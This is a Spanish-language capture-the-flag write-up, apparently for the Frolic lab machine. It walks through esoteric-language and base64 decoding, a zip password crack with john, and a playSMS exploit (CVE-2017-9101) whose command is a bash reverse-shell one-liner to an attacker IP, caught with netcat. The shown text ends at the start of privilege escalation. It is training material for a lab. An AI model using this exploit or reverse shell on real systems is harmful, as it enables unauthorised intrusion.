
Jokes

Many esoteric languages are created purely as a joke. Some of them are nevertheless usable for programming, like l33t and Ook!, while others, like HQ9+ and Bitxtreme, are not.

Si hacemos click en Ook! podemos ver que se puede asemejar al nuestro:

```
Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook! Ook? Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook! Ook! Ook? Ook! Ook? Ook.
Ook! Ook. Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook! Ook? Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook?
Ook! Ook! Ook? Ook! Ook? Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook? Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook! Ook! Ook? Ook! Ook? Ook. Ook! Ook.
Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook? Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook? Ook! Ook! Ook? Ook! Ook? Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook.
Ook? Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook.
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook. Ook! Ook.
```


La diferencia es que le falta el "ook" delante de cada caracter:




Ahora tenemos que quitar los espacios y añadir "ook" al pricipio de cada caracter. Esto lo podemos hacer con "tr" y "sed" (añadimos /g a sed para que lo haga en todos los resultados):

```
└─$ cat pass.txt|tr -d ' '|sed 's/\./Ook./g'|sed 's/\?/Ook?/g'|sed 's/\!/Ook!/g'
Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook!Ook?Ook!Ook!Ook.Ook?Ook.Ook
.Ook.Ook?Ook.Ook?Ook!Ook.Ook?Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.
Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook!Ook.Ook?Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook
.Ook.Ook.Ook.Ook.Ook.Ook?Ook.Ook?Ook!Ook.Ook?Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.
Ook.Ook.Ook.Ook.Ook!Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook.Ook!Ook.Ook?Ook.Ook.Ook.Ook.Ook
!Ook!Ook?Ook.Ook?Ook!Ook.Ook?Ook!Ook!Ook!Ook!Ook!Ook!Ook!Ook.Ook.Ook.Ook!Ook.Ook.Ook.Ook.Ook.
```


Lo desciframos con Ook decoder y nos chiva una ruta:



Vemos que hay otro contenido cifrado:



Con cyberchef nos dice que puede ser base64 pero no nos reporta el mensaje:




```
487  1
```

Output

```
File type:   PKZIP archive (under Base64)
Extension:   B64
MIME type:   application/octet-stream
```

Pero luego lo intento decodear y no me deja:

```
└─$ cat test.txt
UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwAB
BAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I19kzhkVA5RAmve
EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBrAyw0tdliKb40RrXpBgn/uoTj
lurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/lsUsAAAAGkC
AAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQAAAAABAAAAABQSwUG
AAAAAAEAAQBPAAAAwEAAAAA
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat test.txt|base64 -d
PK     É7M#•[•i index.phpUT     •|•[•|•[ux
                                        ^D•J•s•h•)•P•n
                                                     ••Ss•Jw▒4••▯••k•z••UÛ•+X••P••
75Q•
    •••k,4••b)•4F••     •••••••••&q2o•WW•9P#•[•iPK     É7M#•[•i ▒••index.phpUT•|•[ux
                                                                                  P

┌──(kali㉿kali)-[~/Downloads]
└─$ cat test.txt|base64 -d|base64 -d
<base64: invalid input
```

Puede ser por los saltos de linea, vamos a quitarselos. Pero tampoco:

```
└─$ cat test.txt|tr -d "\n"|base64 -d
PK     É7M#•[•i index.phpUT     •|•[•|•[ux
                                        ^D•J•s•h•)•P•n
                                                     ••Ss•Jw▒4••▯••k•z••UÛ•+X••P••ŋ••
75Q•
    •••k,4••b)•4F••     •••••••••&q2o•WW•9P#•[•iPK     É7M#•[•i ▒••index.phpUT•|•[ux
                                                                                  PKO
```

Para ver que tipo de archivo de archivo es vamos a añadirle un "xxd" para verlo en hexadecimal:

```
└─$ cat test.txt|tr -d "\n"|base64 -d|xxd
00000000: 504b 0304 1400 0900 0800 c389 374d 23fe  PK..........7M#.
00000010: 5b14 b000 0000 6902 0000 0900 1c00 696e  [.....i.......in
00000020: 6465 782e 7068 7055 5409 0003 857c a75b  dex.phpUT....|.[
00000030: 857c a75b 7578 0b00 0104 0000 0000 0400  .|.[ux..........
00000040: 0000 005e 44e6 104a 9f73 b268 8a29 9a1b  ...^D..J.s.h.)..
00000050: 9550 f06e 0ba9 bf53 73e4 024a 771a 11dc  .P.n...Ss..Jw...
00000060: 8ee5 a034 e2f6 d98f 6bee 7ad0 128a 55c8  ...4....k.z...U.
00000070: 96ec 2b58 ba7f e050 c8e1 12e1 b687 a4ea  ..+X...P........
```

Con los primeros 8 numeros podemos consultar los "list of signatures" que te dicen que tipo de archivo es:

50 4B 03 04 50 4B 05 06 (empty archive) 50 4B 07 08 (spanned archive)	PK[3,4] PK[5,6] PK[7,8]	0	epub ipa jar kmz maff msix odp ods odt pk3 pk4 pptx	zip file format and formats based on it, such as EPUB, JAR, ODF, OOXML

Nos dice que es un "zip" por lo que podemos pasar este archivo "test.txt" a "test.zip". Intentamos descomprimirlo pero nos pide una contraseña:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat test.txt|tr -d "\n"|base64 -d>test.zip

┌──(kali㉿kali)-[~/Downloads]
└─$ unzip test.zip
Archive:  test.zip
[test.zip] index.php password:
   skipping: index.php               incorrect password
```

Con "zip2john" podemos enviarnos el hash de la contraseña y intentar descifrarlo con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ zip2john test.zip>hash.txt
ver 2.0 efh 5455 efh 7875 test.zip/index.php PKZIP Encr: TS_chk, cmplen=176, decmplen=617,

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (test.zip/index.php)
1g 0:00:00:00 DONE (2024-10-25 07:41) 20.00g/s 81920p/s 81920c/s 81920C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Nos encontramos otro texto cifrado:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat index.php
4b7973724b7973674b7973724b7973675779302b4b7973674b7
a77720d0a4b7973675779302b4b7973674b7a78645069734b4b
6a77724b7973670d0a4b317374506973674b797372504630675
b7a7864506973674c6930740d0a4c533467504373724b317367
4b7973754c6a776743673d3d0d0a
```

Lo desciframos con cyberchef:

```
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b797372504630675069737
720d0a4b7973675779302b4b7973674b7a78645069734b4b797375504373674b7974624c5434674c533074504
4b7973670d0a4b317374506973674b797372504630675069737 24b793467504373724b3173674c5434744c533
6973674c6930740d0a4c533467504373724b3173674c5434744c5330675046302b4c5330674c5330744c53346
77674367 3d3d0d0a
```

616 1 608


Output

```
KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKy4tLS0gLS0uKysgKysrKysgLjwr
KysgWy0+KysgKzxdPisKKysuPCsgKytbLT4gLS0tPF0gPi0tLS0gLS0uLS0gLS0tLS0gLjwrKysg
K1stPisgKysrPF0gPisrKy4gPCsrK1sgLT4tLS0KPF0+LS0gLjwrKysgWy0+KysgKzxdPisgLi0t
LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS0tLS4gPCsrKysgWy0+KysgKys8XT4KKysuLjwgCg==
```


Se queda en una cadena 64. La decodeamos:

```
└─$ echo "KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKy4tLS0gLS0uKysgKysrKysgLjwr
KysgWy0+KysgKzxdPisKKysuPCsgKytbLT4gLS0tPF0gPi0tLS0gLS0uLS0gLS0tLS0gLjwrKysg
K1stPisgKysrPF0gPisrKy4gPCsrK1sgLT4tLS0KPF0+LS0gLjwrKysgWy0+KysgKzxdPisgLi0t
LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS0tLS4gPCsrKysgWy0+KysgKys8XT4KKysuLjwgCg==" |base64 -d
+++++ +++++ [→++ +++++ +++<] >++++ +.—— --.++ +++++ .<+++ [→++ +<]>+
++.<+ ++[→ ———<] >——— --.-- ——— .<+++ +[→+ +++<] >+++. <+++[ →———
<]>—— .<+++ [→++ +<]>+ .——. <+++[ →——— <]>—— ———. <++++ [→++ ++<]>
++ ..<
```


Se queda en cifrado brainfuck. Lo decodeamos:



Como no es la pass de los usuarios que hemos localizado, vamos a probar en los paneles de login que hemos encontrado:



Encontramos una vulnerabilidad para usuarios autenticados en playsms:



Vemos que nos permite ejecutar comandos en la maquina victima:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2017-9101]
└─$ python3 playsmshell.py --url http://10.10.10.111:9999/playsms --password idkwhatispass -c 'id'
[*] Grabbing CSRF token for login
[*] Attempting to login as admin
[+] Logged in!
[*] Grabbing CSRF token for phonebook import
[*] Attempting to execute payload
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Vamos a ejecutar el tipico oneliner para concedernos una sesion por netcat:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2017-9101]
└─$ python3 playsmshell.py --url http://10.10.10.111:9999/playsms --password idkwhatispass -c 'bash -c "sh -i >& /dev/tcp/10.10.14.3/1234 0>&1"'
[*] Grabbing CSRF token for login
[*] Attempting to login as admin
[+] Logged in!
[*] Grabbing CSRF token for phonebook import
[*] Attempting to execute payload
```

Y recibimos la conexion:

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.111] 35376
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

Estamos con www-data. Vamos a buscar credenciales en "/var/www/html":

```
drwxrwxrwx  3 root     root     4096 Sep  9  2022 .
drwxr-xr-x 10 www-data www-data 4096 Sep  9  2022 ..
drwxr-xr-x  2 root     root     4096 Sep  9  2022 .backup
-rw-r--r--  1 root     root       28 Sep 23  2018 index.php
lrwxrwxrwx  1 root     root        8 Sep 23  2018 loop → ../loop/
-rw-r--r--  1 root     root       22 Sep 23  2018 password.txt
-rw-r--r--  1 root     root       13 Sep 23  2018 user.txt
www-data@frolic:~/html/backup$ cat password.txt
password - imnothuman
```

Pero no nos deja iniciar sesion:

```
www-data@frolic:~/html/backup$ su ayush
Password:
su: Authentication failure
www-data@frolic:~/html/backup$ su sahay
Password:
su: Authentication failure
```